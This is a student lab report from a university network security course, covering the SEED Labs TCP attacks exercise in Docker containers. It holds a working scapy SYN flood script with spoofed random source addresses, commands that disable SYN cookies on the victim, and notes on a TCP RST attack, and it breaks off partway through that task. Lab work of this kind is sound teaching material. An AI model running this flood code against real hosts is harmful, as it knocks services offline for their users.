National University of Computer and Emerging Sciences
Islamabad Campus

Assignment 02

Network & Cyber Security - I

(Cyber Security-T)

Muhammad Usman Shahid 20i-1797
Musaab Imran 20i-1794

Submitted to: **Dr. Zainab Abaid**

Table of Contents

Lab Setup:

A pre-build image was downloaded from seeds website and VM was made and machine was setup and configured by following the following manual:

- https://seedsecuritylabs.org/labsetup.html

Docker setup:

Docker was already setup in the pre build image. The containers were build up the given commands. For this a labSetup.zip was downloaded from the lab website:


- https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/

In this a .yml file, docker-compose.yml file is there. In that the setup information for containers is written. And the commands given in manual and on their GitHub page(https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md) are run to build and use the Docker containers.

Building up the containers:


```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

- Commands used



Builds the containers

The below screenshot shows the Docker containers are setuped



Shutting down of the containers

```
[11/30/21]seed@VM:~/.../Labsetup$ docker-compose down
Removing seed-attacker   ... done
Removing user1-10.9.0.6  ... done
Removing victim-10.9.0.5 ... done
Removing user2-10.9.0.7  ... done
Removing network net-10.9.0.0
[11/30/21]seed@VM:~/.../Labsetup$
```

docker ps command or alias created command dockps is used to see the containers and get their id's as:

```
[11/30/21]seed@VM:~/.../Labsetup$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../Labsetup$
```


Then docksh command is used to go to the other containers. A shell is started on specified container by giving only the initial of ID as:

```
[11/30/21]seed@VM:~/.../Labsetup$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../Labsetup$ docksh 9a
root@9a2d0b283998:/#
```

Task 1: SYN Flooding Attack

Introduction:

SYN Flooding attack is the example of DDOS attack. In this we will send too much SYN that the victims machine will be out of service. Such that we will not complete the tree way hand shake. So the queue will be filled.



SYN Cookie counter measurement:

It is a counter measurement for the SYN flooding attack in the Ubuntu. By default, it is turned on. We make it turned off of victim's machine to have a smooth attack. In the. yml file when Dockers were composed this was done already.

Also the following commands can also be used as:

- # sysctl -a | grep syncookies (Display the SYN cookie flag)
- # sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
- # sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)

Below a the desired portion of docker-compose.yml is attach:

```
        network_mode: host


    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        privileged: true
        sysctls:
                - net.ipv4.tcp_syncookies=0

        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
```

Using Python:

A python code taken from manual was written in a python file, **synflood.py** that will carry out the attack.

```
seed@VM: ~/.../Labsetup
[11/30/21]seed@VM:~$ cd Desktop
[11/30/21]seed@VM:~/Desktop$ ls
 Labsetup  'Old Firefox Data'
[11/30/21]seed@VM:~/Desktop$ cd Labsetup
[11/30/21]seed@VM:~/.../Labsetup$ touch synflood.py
[11/30/21]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  synflood.py  volumes
[11/30/21]seed@VM:~/.../Labsetup$
```

In the file the destination IP was of victim that is **10.9.0.5** and port was set to be 23. Port 23 is typically used by **the Telnet protocol**. Telnet commonly provides remote access to a variety of communications systems.

```python
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits


ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')


pkt = ip/tcp


while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
```

Then attack was carried out but was failed so trying to figure the problem from the given problems

```
[11/30/21]seed@VM:~/.../volumes$ python3 synflood.py
Traceback (most recent call last):
  File "synflood.py", line 18, in <module>
    send(pkt, verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, ir
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398,
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(ty
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[11/30/21]seed@VM:~/.../volumes$ sudo python3 synflood.py
```

```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../volumes$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9a2d0b283998 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Dec  1 04:28:31 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
```

From above snap shot it can be seen the user was connected to victim thus attacked is failed. Connection from user 1 was made by **telnet** command.

- First we performed the flushing. From command **ip tcp_metrics flush**, TCP cache issue.

```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../volumes$ docksh 9a
root@9a2d0b283998:/# ip tcp_metrics flush
root@9a2d0b283998:/#
```

- The upper didn't work then we reduce the size of queue and use the following command **sysctl -w net.ipv4.tcp_max_syn_backlog=80**

```
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ docksh 9a
root@9a2d0b283998:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@9a2d0b283998:/#
```


Now carried out the attack:


```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Activities   Terminal
seed@VM: ~/.../volumes
[11/30/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[11/30/21]seed@VM:~/.../volumes$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

And attack was successful as was unable to connect.


Using C:

A C code was given that will be compiled and will run against victims IP and port 23.








Attack was also carried out and was successful. And user 2 was checked this time and was unable to connect to victim's IP **10.9.0.5**



When Cookie counter measurement turned on:







When the cookie counter measurement was on the attack was unsuccessful and the connections were established. It is because it detects the SYN flooding attack and stops that. Don’t fill the SYN queue.

Task 2: TCP RST Attacks on telnet Connections

Introduction:

It is the breaking of an established connection between the two users. A telnet connection is developed between A and B then attackers can spoof a RST packet from A to B, breaking this existing connection.


Establishing the connection between User1 & User2:

Establishing the telnet connection by telnet command as:



```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

After establishing connection of user1 with user 2 now using Wireshark to see the packets and fill the skeleton code.


Wire Shark:



No.	Time	Source	Destination	Protocol	Length	Info
1901	2021-12-01 02:06:31.172901020	10.9.0.6	10.9.0.7	TELNET	71	[TCP Fast Retra
1902	2021-12-01 02:06:31.172899208	10.9.0.6	10.9.0.7	TELNET	71	[TCP Fast Retra
3249	2021-12-01 02:06:39.552345444	10.9.0.6	10.9.0.7	TELNET	69	Telnet Data ...
3253	2021-12-01 02:06:39.552632385	10.9.0.7	10.9.0.6	TELNET	69	Telnet Data ...
